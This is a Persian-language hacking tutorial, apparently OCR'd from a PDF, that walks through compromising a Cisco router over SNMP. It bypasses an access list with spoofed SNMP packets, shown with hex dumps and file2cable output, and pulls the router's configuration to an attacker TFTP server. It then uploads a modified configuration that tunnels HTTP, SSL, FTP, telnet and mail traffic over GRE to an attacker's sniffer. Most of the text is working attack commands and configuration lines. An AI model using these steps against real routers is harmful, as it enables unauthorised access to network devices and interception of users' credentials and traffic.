"**هو الطیف**"

“CISCO SNMP Attack”

یا

"شنود کردن یک سیستم در اینترنت با استفاده از حمله SNMP به روتر های سیسکو"

By

Sokho_29


www.simorgh-ev.com

مقدمه:

SNMP غالبا دارای یک مفهوم گنگ برای ادمین ها است (واسه من که اینطوریه!!) برای مثال چه دلیلی وجود دارد که استفاده از SNMP را باعث می شود، و یا اینکه به چه دلیل امنیتی اطلاعات SNMP فقط خواندنی (Read only) است.

برای مشاهده ی اطلاعات ردوبدل شده SNMP از نرم افزار snmp-enum در win2000 استفاده کنید.(توجه کنید که این سرویس باید فعال باشد) خواهید دید که حجم عظیمی از اطلاعات نمایان خواهد شد. در واقع SNMP یک پروتکل بر پایه UDP و همچنین Connectionless است. همین طور که می دانید UDP در برابر حملات IP Spoofing آسیب پذیر است. با استفاده از حداقل دو روتر سیسکو (از کجا !!؟ من هم نمیدونم) این حمله را شبیه سازی کنید و ببنید در دنیای سیسکو چه کارهایی می توانیید بکنید!!!!

سناریوی زیر را برای شبیه سازی حمله آماده کنید:



برای راحتی شما نمونه ای از تنظیمات روتر مورد حمله را در زیر قرار داده ایم:

```
Current configuration : 1206 bytes
!
version 12.3
!
hostname Victim
!
enable secret 5 $1$h2iz$DHYpcqURF0APD2aDuA.YX0
!
interface Ethernet0/0
 ip address dhcp
 ip nat outside
 half-duplex
!
interface Ethernet0/1
 ip address 192.168.1.1 255.255.255.0
 ip nat inside
 half-duplex
!
router rip
 network 192.168.1.0
!
ip nat inside source list 102 interface Ethernet0/0 overload
no ip http server
ip classless
!
access-list 1 permit 192.168.1.0 0.0.0.255
access-list 102 permit ip any any
!
snmp-server community public RO
snmp-server community private RW 1
snmp-server enable traps tty
!
line con 0
 logging synchronous
 login
line aux 0
line vty 0 4
 password secret
 login
!
!
end
```

توجه داشته باشید که دلیل گذاشتن access list شماره ی یک جلوی RW آن است که اطلاعات SNMP را فقط برای شبکه داخلی (192.168.1.0) قابل خواندن کند.

حمله ی که ما در نظر داریم در دو قدم خلاصه می شود:

1. دور زدن access list روتر مورد حمله و دستیابی به فایل Config روتر
2. ایجاد یک GRE Tunnel بین روتر مورد حمله و روتر حمله کننده برای شنود سیستم قربانی.


قدم اول :

با استفاده از یک کد Perl و Ethereal سعی بر کپی گرفتن از یک نسخه از تنظیمات روتر می کنیم.

```
root@whax# ./copy-router-config.pl

############################################################
# Copy Cisco Router config  - Using SNMP
# Hacked up by muts - muts@whitehat.co.il
############################################################

Usage : ./cisco-copy-config.pl

Make sure a TFTP server is set up, preferably running from /tmp !

root@whax#
```


خروجی packet را در Ethereal باز می کنیم، همان طور که توقع داشتیم روتر درخواست کپی را رد کرده است، در شکل صفحه بعد اطلاعات نمایش داده شده در Ethereal را مشاهده می کنید :

توجه کنید که IP مبدا در پکت، IP حمله کننده است (80.179.76.227) . حال با استفاده از Hex editor، IP مبدا را تغییر می دهیم



C0 A8 01 05 (HEX) مشخص کننده IP ی است که قرار است مورد حمله Spoof قرار بگیرد (192.168.1.5)

شکل زیر را مشاهده کنید:




سپس با استفاده از File2cable یا هر packet generator دیگر پکتی را که ساخته ایم را می فرستیم (شکل زیر) :

```
root@whax:~# file2cable -v -i eth0 -f /root/snmp-mod

file2cable - by FX
Thanx go to Lamont Granquist & fyodor for their hexdump()
/root/snmp-mod - 238 bytes raw data

                000f 347c 501f 0006 1bcc 00fa 0800 4500  ..4|P.........E.
                00e0 0000 4000 4011 35bd c0a8 0105 d4c7  ....@.@.5.......
                91f2 8000 00a1 00cc 052e 3081 c102 0100  ..........0.....
                0407 7072 6976 6174 65a3 81b2 0203 00d6  ..private.......
                9b02 0100 0201 0030 81a4 3016 0611 2b06  .......0..0...+.
                0104 0109 0960 0101 0101 0283 f1b0 7802  .....`........x.
                0101 3016 0611 2b06 0104 0109 0960 0101  ..0...+.....`..
                0101 0383 f1b0 7802 0104 3016 0611 2b06  ......x...0...+.
                0104 0109 0960 0101 0101 0483 f1b0 7802  .....`........x.
                0101 3019 0611 2b06 0104 0109 0960 0101  ..0...+.....`..
                0101 0583 f1b0 7840 0450 b34c e330 2706  ......x@.P.L.0'.
                112b 0601 0401 0909 6001 0101 0106 83f1  .+.....`.......
                b078 0412 7077 6e64 2d72 6f75 7465 722e  .x..pwnd-router.
                636f 6e66 6967 3016 0611 2b06 0104 0109  config0...+.....
                0960 0101 0101 0e83 f1b0 7802 0104       .`........x...
Packet length: 238
root@whax:~#
```

چند لحظه بعد TFTP سروری که از قبل آماده کرده ایم یک Connection دریافت می کنیم. در شکل صفحه بعد برقراری این اتصال را در Ethereal مشاهده می کنید:

به IP مبدا در خواست SNMP و همچنین اجازه Write بر روی TFTP توجه کنید. (پکت 1و2)

پکت ساخته شده از access list عبور کرده و فایل تنظیمات روتر مورد حمله روی سیستم ما Upload شده !!!



قدم دوم :

برای ساختن یک GRE Tunnel دستورات زیر را در فایل تنظیمات روتر اضافه می کنیم :

```
interface tunnel0
ip address 192.168.10.1 255.255.255.0
tunnel source Ethernet0/0
tunnel destination
tunnel mode gre ip
```

سپس برای مشخص کردن ترافیک مورد نظر access list زیر را در فایل تنظیمات روتر اضافه می کنیم:

```
access-list 101 permit tcp any any eq 443
access-list 101 permit tcp any any eq 80
access-list 101 permit tcp any any eq 21
access-list 101 permit tcp any any eq 20
access-list 101 permit tcp any any eq 23
access-list 101 permit tcp any any eq 25
access-list 101 permit tcp any any eq 110
```

این بدان معنی است که ترافیک SSL,http,telnet,smtp,pop3 و Ftp (control/data) مورد نظر می باشد.

حال برای فرستادن این ترافیک دستورات زیر را نیز به فایل تنظیمات روتر اضافه کنید:

```
router-map divert-traffic
  match ip address 101
  set ip next-hop 192.168.10.2
interface Ethernet0/0
  ip policy route-map divert-traffic
```

روتر نفوذگر:

حال برای تکمیل حمله تنظیمات زیر را برای سرِ دیگر تونل در روتر نفوذگر اضافه می کنیم:

```
Attacker(config)# interface tunnel0
Attacker(config-if)# ip address 192.168.10.2 255.255.255.0
Attacker(config-if)# tunnel source Ethernet0/0
Attacker(config-if)# tunnel destination
Attacker(config-if)# tunnel mode gre ip

Attacker(config)# access-list 101 permit ip any any
Attacker(config)# router-map divert-to-sniffer
Attacker(config-route-map)# match ip address 101
Attacker(config-route-map)# set ip next-hop 192.168.3.5
Attacker(config-route-map)# exit
Attacker(config)# interface tunnel0
Attacker(config-if)# ip policy route-map divert-to-sniffer
```

در آخر برای ایجاد route-map تغییرات زیر را در روتر اعمال می کنیم:

```
Attacker(config-if)# route-map divert-out
Attacker(config-route-map)# match ip address 101
Attacker(config-route-map)# set ip next-hop 192.168.10.1
Attacker(config-route-map)# exit
Attacker(config)# interface ethernet0/0
Attacker(config-if)# ip policy route-map divert-out
```

پس از کامل کردن تنظیمات مورد نظر در روترها نوبت به سیستم شنود کننده می رسد، برای جلوگیری از DOS شدن و خراب شدن کل حمله (oh my God!!) بسیار بسیار ضروری است که برای Forward کردن پکت ها از یکی از دو دستور زیر استفاده می کنیم :


```
root@whax:~# echo 1 > /proc/sys/net/ipv4/ip_forward

-یا-

root@whax:~# fragrouter -B1
```

اجرای حمله:

پس از انجام تغییرات لازم نوبت به Upload کردن فایل Edit شده تنظیمات روتراست. با استفاده از یک در خواست Spoofed شده ی SNMP SET که روتر را وادار به دریافت فایل تنظیمات جدید از TFTP سرور ما می کند این کار را انجام می دهیم. این بار نیز از یک در خواست معمولی(نشده spoofed) برای اساس قرار دادن در هنگام Edit استفاده می کنیم:


```
root@whax# ./merge-router-config.pl

#########################################################
# Merge Cisco Router config  - Using SNMP
# Hacked up by muts - muts@whitehat.co.il
#########################################################

Usage : ./merge-copy-config.pl

Make sure a TFTP server is set up, prefferably running from /tmp !

root@whax#
```

همان طور که در شکل زیر مشاهده می کنید header و IP مبدا را در پکت تغییر می دهیم:




پس از فرستادن پکت، یک اتصال TFTP بر روی سیستم نفوذگر ایجاد می شود و فایل مورد نظر Upload می شود.

برقراری اتصال TFTP را در شکل زیر مشاهده می کنید:

